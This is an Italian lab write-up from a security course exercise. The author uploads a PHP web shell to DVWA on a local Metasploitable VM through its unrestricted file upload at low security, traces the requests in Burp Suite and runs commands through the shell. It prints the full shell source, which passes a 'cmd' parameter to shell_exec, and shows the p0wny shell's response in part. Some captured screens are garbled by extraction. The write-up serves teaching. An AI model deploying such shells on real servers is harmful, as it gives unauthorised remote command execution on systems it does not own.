

# S6L2 Exploit File Upload

Proviamo a caricare una semplice shell in linguaggio PHP e sfruttarla sulla DVWA.

Configuriamo le macchine kali e metasploitable del nostro laboratorio in modo che comunicano tra di loro.

Ora proviamo a sfruttare la vulnerabilità del nostro file upload, che ora è presente sulla DVWA, per prendere il controllo della macchina ed eseguire i comandi da remoto tramite la nostra shell in PHP.

Per intercettare ed analizzare ogni richiesta verso la DVWA utilizziamo BurpSuit.

The image shows a Kali Linux terminal window on the left and a web browser window on the right. The terminal window displays the creation and execution of a PHP exploit file named `exploitput.php`. The exploit is a simple shell that executes commands sent via the `cmd` GET parameter. The browser window shows the DVWA (Damn Vulnerable Web Application) interface, specifically the 'Vulnerability: File Upload' page. A red message box indicates that the exploit file was successfully uploaded to `../../hackable/uploads/exploitput.php`. The browser's address bar shows the URL `192.168.50.101/dvwa/vulnerabilities/upload/#`. The terminal window also shows the output of the `wc -m exploitput.php` command, indicating the file size is 151 bytes. The browser window shows the DVWA Security section with the security level set to 'low' and PHPIDS disabled. A blue box highlights the security settings, and another blue box highlights the successful upload message.

**La nostra shell in PHP**

```
(kali@kali) - [~/Desktop/Exploit PUT]
$ nano exploitput.php
(kali@kali) - [~/Desktop/Exploit PUT]
$ nano exploitput.php
(kali@kali) - [~/Desktop/Exploit PUT]
$ cat exploitput.php
<?php
if (isset($_GET['cmd'])) {
    $cmd = $_GET['cmd'];
    echo '<pre>';
    $result = shell_exec($cmd);
    echo $result;
    echo '</pre>';
}
?>
(kali@kali) - [~/Desktop/Exploit PUT]
$ wc -m exploitput.php
151 exploitput.php
(kali@kali) - [~/Desktop/Exploit PUT]
$
```

**Vulnerability: File Upload**

Choose an image to upload:  
Browse... No file selected.  
Upload

../../hackable/uploads/exploitput.php succesfully uploaded!

**More info**

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

**\*Impostiamo il livello della sicurezza su LOW\***

**E carichiamo il nostro file php**


Username: admin  
Security Level: low  
PHPIDS: disabled

View Source View Help

```

(kali㉿kali)-[~/Desktop/Exploit PUT] a/security.php 200 4497 HTML Damn Vulnerable Web
$ sudo nc 192.168.50.101 80 ET /dvwa/phpinfo.php
[sudo] password for kali: GET /dvwa/about.php
<?php http://192.168.50.101 GET /dvwa/logout.php
if (isset($_GET['cmd'])) { GET /dvwa/security.php?ph... ✓
    $cmd = $_GET['cmd']; GET /dvwa/security.php?tes... ✓
    echo '<pre>'; 192.168.50.101 GET /dvwa/ids_log.php
    $result = shell_exec($cmd); /dvwa/vulnerabilities/vi...
    echo $result; 192.168.50.101 GET /dvwa/vulnerabilities/vi... ✓
    echo '</pre>'; 192.168.50.101 GET /dvwa/vulnerabilities/vi... ✓
} http://192.168.50.101 GET /dvwa/vulnerabilities/vi... ✓
?> http://192.168.50.101 POST /dvwa/login.php ✓ 302 354
<html><head><title>Metasploitable2 - Linux</title></head><body> 389
<pre> http://192.168.50.101 POST /dvwa/vulnerabilities/u... ✓ 200 4896 HTML Damn Vulnerable Web
http://192.168.50.101 POST /dvwa/vulnerabilities/u... ✓ 200 4865 HTML Damn Vulnerable Web

```



Warning: Never expose this VM to an untrusted network!

```

Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
</pre>
<ul>
<li><a href="/twiki/">Twiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></li>
<li><a href="/dav/">WebDAV</a></li>
</ul>
</body>
</html>

```

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
36	http://192.168.50.101	GET	/dvwa/hackable/uploads/exploitput....	✓		200	214	XML	php				192.168.50.101		10:42:01 8 Ja...	8080
37	http://192.168.50.101	GET	/dvwa/hackable/uploads/exploitput....	✓		200	205	XML	php				192.168.50.101		10:56:30 8 J...	8080
38	http://192.168.50.101	GET	/dvwa/hackable/uploads/exploitput....	✓		200	193	HTML	php				192.168.50.101		10:56:37 8 Ja...	8080
39	http://192.168.50.101	GET	/dvwa/hackable/uploads/exploitput....	✓		200	193	HTML	php				192.168.50.101		10:56:46 8 J...	8080
40	http://192.168.50.101	GET	/dvwa/hackable/uploads/exploitput....	✓		200	235	XML	php				192.168.50.101		10:56:56 8 J...	8080
41	http://192.168.50.101	GET	/dvwa/hackable/uploads/exploitput....	✓		200	205	XML	php				192.168.50.101		10:57:06 8 Ja...	8080
42	http://192.168.50.101	GET	/dvwa/hackable/uploads/exploitput....	✓		200	235	XML	php				192.168.50.101		10:57:13 8 Ja...	8080

### Request

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/exploitput.php?cmd=ls HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=78a2225b6ab150078d7c4097565279a1
9 Connection: close
10
11
```

### Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 08 Jan 2024 15:57:15 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Connection: close
6 Content-Type: text/html
7 Content-Length: 41
8
9 <pre>
10     dvwa_email.png
11     exploitput.php
12 </pre>
```


Damn Vulnerable Web Ap x 192.168.50.101/dvwa/hack x +

Not secure 192.168.50.101/dvwa/hackable/uploads/exploitput.php?cmd=ls

dvwa\_email.png  
exploitput.php

In BurpSuite possiamo notare la nostra richiesta verso la DVWA con il file caricato

E andiamo a inserire il percorso per raggiungere la nostra shell e utilizziamo il comando ls per visualizzare i file presenti.



Proviamo ad utilizzare un codice in PHP più sofisticato in modo da ottenere un interfaccia grafica e funzioni avanzare (codice in allegato)

Facciamo lo stesso procedimento per caricare la shell su DVWA e andiamo ad inserire il percorso ed ecco qui la nostra shell.

Su BurpSuite notiamo sempre la richiesta verso la DVWA con il file caricato

⌵ Filter settings: Hiding CSS, image and general binary content

# ^	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
5	http://192.168.50.101	POST	/dvwa/login.php	✓		302	354	HTML	php				192.168.50.101		11:28:11 8 Ja...	8080
6	http://192.168.50.101	GET	/dvwa/index.php			200	4895	HTML	php	Damn Vulnerable Web ...			192.168.50.101		11:28:11 8 Ja...	8080
7	http://192.168.50.101	GET	/dvwa/security.php			200	4416	HTML	php	Damn Vulnerable Web ...			192.168.50.101		11:28:16 8 Ja...	8080
8	http://192.168.50.101	POST	/dvwa/security.php	✓		302	389	HTML	php				192.168.50.101	security=low	11:28:18 8 Ja...	8080
9	http://192.168.50.101	GET	/dvwa/security.php			200	4497	HTML	php	Damn Vulnerable Web ...			192.168.50.101		11:28:18 8 Ja...	8080
10	http://192.168.50.101	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web ...			192.168.50.101		11:28:21 8 Ja...	8080
11	http://192.168.50.101	POST	/dvwa/vulnerabilities/upload/	✓		200	4891	HTML		Damn Vulnerable Web ...			192.168.50.101		11:28:28 8 Ja...	8080
12	http://192.168.50.101	GET	/			200	1086	HTML		Metasploitable2 - Linux			192.168.50.101		11:28:36 8 Ja...	8080
13	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php			200	15474	HTML	php	p0wny@shell:~#			192.168.50.101		11:29:19 8 Ja...	8080
14	http://192.168.50.101	POST	/dvwa/hackable/uploads/shell.php?...	✓		200	251	JSON	php				192.168.50.101		11:29:20 8 Ja...	8080
15	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php					HTML	php				192.168.50.101		12:27:48 8 Ja...	8080

Request

PrettyRawHex

1 GET /dvwa/hackable/uploads/shell.php HTTP/1.1

2 Host: 192.168.50.101

3 Upgrade-Insecure-Requests: 1

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

6 Accept-Encoding: gzip, deflate, br

7 Accept-Language: en-US,en;q=0.9

8 Cookie: security=low; PHPSESSID=7f8fa66d8ea0b872c1348d9fe6973575

9 Connection: close

10

11

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Date: Mon, 08 Jan 2024 16:29:21 GMT

3 Server: Apache/2.2.8 (Ubuntu) DAV/2

4 X-Powered-By: PHP/5.2.4-2ubuntu5.10

5 Content-Length: 15277

6 Connection: close

7 Content-Type: text/html

8

9 <!DOCTYPE html>

10

11 <html>

12

13

14 <head>

15 <meta charset="UTF-8" />

16 <title>

17 p0wny@shell:~#

18 </title>

19 <meta name="viewport" content="width=device-width, initial-scale=1.0" />

20 <style>

21 html,body{

22 margin:0;

23 padding:0;

24 background:#333;

25 color:#eee;

26 font-family:monospace;

27 width:100vw;

28 height:100vh;

29 overflow:hidden;

30 }

31

32 \*::-webkit-scrollbar-track{

33 border-radius:8px;

34 background-color:#353535;

35 }

36

37